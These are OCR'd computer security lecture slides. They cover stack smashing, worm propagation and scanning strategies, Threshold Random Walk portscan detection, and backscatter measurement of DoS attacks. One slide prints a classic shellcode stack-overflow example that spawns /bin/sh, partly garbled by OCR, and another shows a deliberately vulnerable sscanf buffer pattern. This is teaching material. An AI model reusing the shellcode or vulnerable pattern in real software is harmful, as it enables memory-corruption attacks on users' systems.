CS 552
Computer Security

Richard Martin

Aspects of Security

- **Confidentiality**: can a 3rd party see it?
- **Authentication**: Who am I talking to?
- **Non-repudiation**: can you claim you didn't send it even if you really did?
- **Integrity**: was it altered before I got it?
- **Authorization**: Are you allowed to perform the action (method)?
- **Auditing**: what happened, when, by who?

Outline

- Basics:
  - Stack smashing
  - worms, viruses
- Papers:
  - 0wning the Internet
  - Portscan detection
  - Denial of Service detection


Stack Vulnerability

- Any program written without memory protection (i.e., pointers) + writable stacks
- Recall from architecture/compilers:
  - local variables in a function/procedure/method are kept on a stack
  - So is the return address of the program counter.
- “Stack smashing” Give bad data to a program that:
  - Writes executable code into the program somewhere (most often the stack)
  - corrupts return address on stack to jump to code

Stack Smashing Code Example

```
#include <stdio.h>
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
   b0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\
   xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large string[128];
int i;
long *long_ptr;
int main() {
     char buffer[96];
     long ptr = (long *)large_string;
     for (i=0; i<32; i++)
        (long_ptr+i) = (int)buffer;
     for (i=0; i<(int)strlen(shellcode); i++)
        large_string[i] = shellcode[i];
strcpy(buffer, large string);
return 0; }
```

Stack Smashing Attack



Vulnerable code example

```
int doSomething(int variable1);
   int arg1, arg2;
   char nextCommand[MAX_COMMAND];
   char inputFromWorld[MAX_INPUT];
...
   newsock_fd = accept(sockfd);
...
   read(newsock_fd,inputFromWorld,MAX_INPUT];
   sscanf(inputFromWorld,"%d %s %d ",&arg1, nextCommand,
  &arg2);
```

0wning the Internet

- Thesis: can compromise all hosts in less time than is possible to detect and react
  - Hours vs. days, weeks
- Slower compromises possible to evade detection
- Need centralized clearing house to counter computer attacks
  - Center for Disease Control CDC model

Worms and viruses

- Worm: Self propagation
  - Start up:
  - Seek out new targets
  - Make copy of self on vulnerable target
  - Activate copy
- Virus: Human action required to propagate
  - Tricky ways to fool “host” into propagating the virus
    - E.g. “I love you” email

Modeling Epidemics

N: number of machines
A: % infected
K: per machine propagation rate

$$Nda = (Na)K(1 - a)dt$$

$$\frac{da}{dt} = (a)K(1 - a)$$

N not in final equation!

$$a = \frac{e^{K(t - T)}}{1 + e^{K(t - T)}}$$

Better Scans

- Internet structure not random-> non-random scans
- Localized scanning
- Multi-vector
- Hit-list
- Permutation scans
- Topological scans

Localized/multi-vector Scan

- Localized Scanning
  - When picking an address, weigh the local space with higher probability that the entire internet
- Multi-vector: Nimda
  - Probe web server
  - Bulk email itself
  - Copy across network mounts
  - Add exploit to web pages
  - Scan for backdoors from other viruses

Building a hit-list

- Long lead time to build critical mass (rapid rise part of the curve)
- Build a list of starter/seed machines
  - Scan over months to build initial list
  - Distributed scanning
  - Use DNS records
  - Spiders/crawlers
  - Listen after advertising service (e.g. P2P with names of popular songs)

Permutation Scans

- All worms share randomized permutations of the IP address space
- Start with my permutation
  - If I find an already infected machine, switch to a new permutation
- Variant divides initial space of parent and child
- Warhol worm
  - Hit list, permutation, fast scanning
  - Fame in 15 minutes.

Internet CDC

- Gather/share information (get/put)
  - Robust communications
  - Social networks
- Identify outbreaks
- Analyze pathogens (worms/viruses)
- Fight infections
- Anticipate new vectors
- Develop detectors
- Resist new threats

Why the “0” in 0wn?

“Elite” speak
0=o, 3=e, etc.
L33T = LEET ≈ Elite

Adopted by hacker/BBS community to avoid keyword filters

Note: doesn’t save bandwidth, but rather makes understanding difficult for outsiders

Fast Portscan Detection

-

Portscanning Intro

- Port Scanning: Reconnaissance
  - Hackers will scan host/hosts for vulnerable ports as potential avenues of attack
- Not clearly defined
  - Scan sweeps
    - Connection to a few addresses, some fail?
  - Granularity
    - Separate sources as one scan?
  - Temporal
    - Over what timeframe should activity be tracked
  - Intent
    - Hard to differentiate between benign scans and scans with malicious intent

Prior Detection Techniques

- Malformed Packets
  - Packets used for “stealth scanning”
- Connections to ports/hosts per unit time
  - Checks whether a source hits more than X ports on Y hosts in Z time
- Failed connections
  - Malicious connections will have a higher ratio of failed connection attempts

Bro NIDS

- Current algorithm in use for years
- High efficiency
- Counts local connections from remote host
- Differentiates connections by service
- Sets threshold
- Blocks suspected malicious hosts

Flaws in Bro

- Skewed for little-used servers
  - Example: a private host that one worker remotely logs into from home
- Difficult to choose probabilities
- Difficult to determine never-accessed hosts
  - Needs data to determine appropriate parameters

Threshold Random Walk (TRW)

- Objectives for the new algorithm:
  - Require performance near Bro
  - High speed
  - Flag as scanner if no useful connection
  - Detect single remote hosts

Data Analysis

- Data analyzed from two sites, LBL and ICSI
  - Research laboratories with minimal firewalling
  - LBL: 6000 hosts, sparse host density
  - ICSI: 200 hosts, dense host density

		LBL	ICSI
1	Total inbound connections	15,614,500	161,122
2	Size of local address space	131,836	512
3	Active hosts	5,906	217
4	Total unique remote hosts	190,928	29,528
5	Scanners detected by Bro	122	7
6	HTTP worms	37	69
7	`other_bad`	74,383	15
8	*remainder*	116,386	29,437

Separating Possible Scanners

- Which of remainder are likely, but undetected scanners?
  - Argument nearly circular
  - Show that there are properties plausibly used to distinguish likely scanners in the remainder
  - Use that as a ground truth to develop an algorithm against

Data Analysis (cont.)

- First model
  - Look at remainder hosts making failed connections
  - Compare all of remainder to known bad
  - Hope for two modes, where the failed connection mode resembles the known bad
  - No such modality exists

Data Analysis (cont.)

- Second model
  - Examine ratio of hosts with failed connections made to successful connections made
  - Known bad have a high percentage of failed connections
  - Conclusion: remainder hosts with <80% failure are potentially benign
  - Rest are suspect

Variables

Y_i Trial i; 0=connection succeeded, 1=failed

θ_0 Probability connection succeed given source is begin

θ_1 Probability connection succeed given source is a scanner

$\hat{\theta}_0$ Ideal false positive upper bound

θ Ideal detector lower bound

TRW – continued

- Detect failed/succeeded connections
- Sequential Hypothesis Testing
  - Two hypotheses: benign (H_0) and scanner (H_1)
  - Probabilities determined by the equations
  - Theta_0 > theta_1 (benign has higher chance of succeeding connection)
  - Four outcomes: detection, false positive, false negative, nominal

$$\Pr[Y_i = 0 | H_0] = \theta_0, \quad \Pr[Y_i = 1 | H_0] = 1 - \theta_0$$
$$\Pr[Y_i = 0 | H_1] = \theta_1, \quad \Pr[Y_i = 1 | H_1] = 1 - \theta_1$$

Thresholds

- Choose Thresholds
  - Set upper and lower thresholds, n_0 and n_1
  - Calculate likelihood ratio
  - Compare to thresholds

$$\Lambda(Y) \equiv \frac{\Pr[Y|H_1]}{\Pr[Y|H_0]} = \Pi_{i=1}^{n} \frac{\Pr[Y_i|H_1]}{\Pr[Y_i|H_0]}$$




Figure 3. Flow diagram of the real-time detection algorithm

Choosing Thresholds

- Choose two constants, alpha and beta
  - Probability of false positive (P_f) <= alpha
  - Detection probability (P_d) >= beta
  - Typical values: alpha = 0.01, beta = 0.99
- Thresholds can be defined in terms of P_f and P_d or alpha and beta
  - n_1 <= P_d/P_f
  - n_0 >= (1-P_d)/(1-P_f)
  - Can be approximated using alpha and beta
  - n_1 = beta/alpha
  - n_0 = (1-beta)/(1-alpha)

Evaluation Methodology

- Used the data from the two labs
- Knowledge of whether each connection is established, rejected, or unanswered
- Maintains 3 variables for each remote host
  - D_s, the set of distinct hosts previously connected to
  - S_s, the decision state (pending, H_0, or H_1)
  - L_s, the likelihood ratio

Evaluation Methodology (cont.)

- For each line in dataset
  - Skip if not pending
  - Determine if connection is successful
  - Check whether is already in connection set; if so, proceed to next line
  - Update D_s and L_s
  - If L_s goes beyond either threshold, update state accordingly

Results

Type		LBL Count	LBL P_D	LBL $\overline{N}$	LBL Max N	ICSI Count	ICSI P_D	ICSI $\overline{N}$	ICSI Max N
scan	Total	122	-	-	-	7	-	-	-
	H_1	122	1.000	4.0	6	7	1.000	4.3	6
worm	Total	32	-	-	-	51	-	-	-
	H_1	27	0.844	4.5	6	45	0.882	5.1	6
	PENDING	5	-	-	5	6	-	-	5
other_bad	Total	13257	-	-	-	0	-	-	-
	H_1	13059	0.985	4.0	10	0	-	-	-
	H_0	15	-	5.1	10	0	-	-	-
	PENDING	183	-	-	11	0	-	-	-
benign	Total	2811	-	-	-	96	-	-	-
	H_1	33	-	8.1	24	0	-	-	-
	H_0	2343	-	4.1	16	72	-	4.0	4
	PENDING	435	-	-	14	24	-	-	9
suspect	Total	692	-	-	-	236	-	-	-
	H_1	659	0.952	4.1	16	234	0.992	4.0	8
	PENDING	33	-	-	7	2	-	-	7

TRW Evaluation

- Efficiency – true positives to rate of H1
- Effectiveness – true positives to all scanners
- N – Average number of hosts probed before detection

Trace	Measures	TRW	Bro	Snort
LBL	Efficiency	0.963	1.000	0.615
	Effectiveness	0.960	0.150	0.126
	$\overline{N}$	4.08	21.40	14.06
ICSI	Efficiency	1.000	1.000	1.000
	Effectiveness	0.992	0.029	0.029
	$\overline{N}$	4.06	36.91	6.00

Table 8. Comparison of the efficiency and effectiveness across TRW, Bro, and Snort

TRW Evaluation (cont.)

- TRW is far more effective than the other two
- TRW is almost as efficient as Bro
- TRW detects scanners in far less time

Potential Improvements

- Leverage Additional Information
  - Factor for specific services (e.g. HTTP)
  - Distinguish between unanswered and rejected connections
  - Consider time local host has been inactive
  - Consider rate
  - Introduce correlations (e.g. 2 failed in a row worse than 1 fail, 1 success, 1 fail)
  - Devise a model on history of the hosts

Improvements (cont.)

- Managing State
  - Requires large amount of maintained states for tracking
  - However, capping the state is vulnerable to state overflow attacks
- How to Respond
  - What to do when a scanner is detected?
  - Is it worth blocking?
- Evasion and Gaming
  - Spoofed IPs
    - Institute “whitelists”
    - Use a honeypot to try to connect
  - Evasion (inserting legitimate connections in scan)
    - Incorporating other information, such as a model of what is normal for legitimate users and give less weight to connections not fitting the pattern
- Distributed Scans
  - Scans originating from more than one source
  - Difficult to fix in this framework

Summary

- TRW- based on ratio of failed/succeeded connections
- Sequential Hypothesis Testing
- Highly accurate
  - 4-5 vs 20 attempts on average. Meaningful?
- Quick Response

Detecting DoS Attacks

- How prevalent are DoS attacks?
- Against whom?
- What is an attack profile?
  - Packets/sec
  - Length?
  - Time of day?

Current **anecdotal** data

Press reports:

Analysts: "Losses … could total more than $1.2 billion"
- *Yankee Group* report

Surveys: "38% of security professionals surveyed reported denial of service activity in 2000"
- *CSI/FBI* survey

Outline

- The backscatter technique
- Observations and Results
- Validation
- Conclusions


Key Idea

- Backscatter analysis provides *quantitative data* for a **global view** on DoS activity using **local monitoring**

Backscatter Analysis Technique

- **Flooding-style DoS attacks**
  - e.g. SYN flood, ICMP flood
- **Attackers spoof source address randomly**
  - True of all major attack tools
- **Victims, in turn, respond to attack packets**
- **Unsolicited responses (backscatter) equally distributed across IP space**
- **Received backscatter is evidence of an attacker elsewhere**

Example: random IP spoofing creates random *backscatter*



Backscatter analysis

- Monitor block of n IP addresses
- Expected # of backscatter packets given an attack of m packets:
- $E(X) = nm / 2^{32}$
- Hence, $m=x * (2^{32} / n)$
- Attack Rate $R>=m/T=x/T * (2^{32} / n)$


Assumptions and biases

- **Address uniformity**
  - Ingress filtering, reflectors, etc. cause us to **underestimate** # of attacks
  - Can bias rate estimation (can we test uniformity?)
- **Reliable delivery**
  - Packet losses, server overload & rate limiting cause us to **underestimate** attack rates/durations
- **Backscatter hypothesis**
  - Can be biased by purposeful unsolicited packets
    - Port scanning (minor factor at worst in practice)
  - Do we detect backscatter at multiple sites?

Identifying attacks

- **Flow-based analysis (categorical)**
  - Keyed on victim IP address and protocol
  - Flow duration defined by explicit parameters (min. threshold, timeout)
- **Event-based analysis (intensity)**
  - Attack event: backscatter packets from IP address in 1 minute window
  - No notion of attack duration or “kind”

experimental apparatus…




Results

- Attack Breakdown
- Attacks over Time
- Protocol Characterization
- Duration
- Rate
- Victim Characterization
- By hostname
- By TLD

Attack breakdown (three weeks in February)

	Week1	Week2	Week3
Attacks	4173	3878	4754
Victim IP's	1942	1821	2385
Victim prefixes	1132	1085	1281
Victim AS's	585	575	677
Victim DNS domains	750	693	876
Victim DNS TLDs	60	62	71


Attacks over time

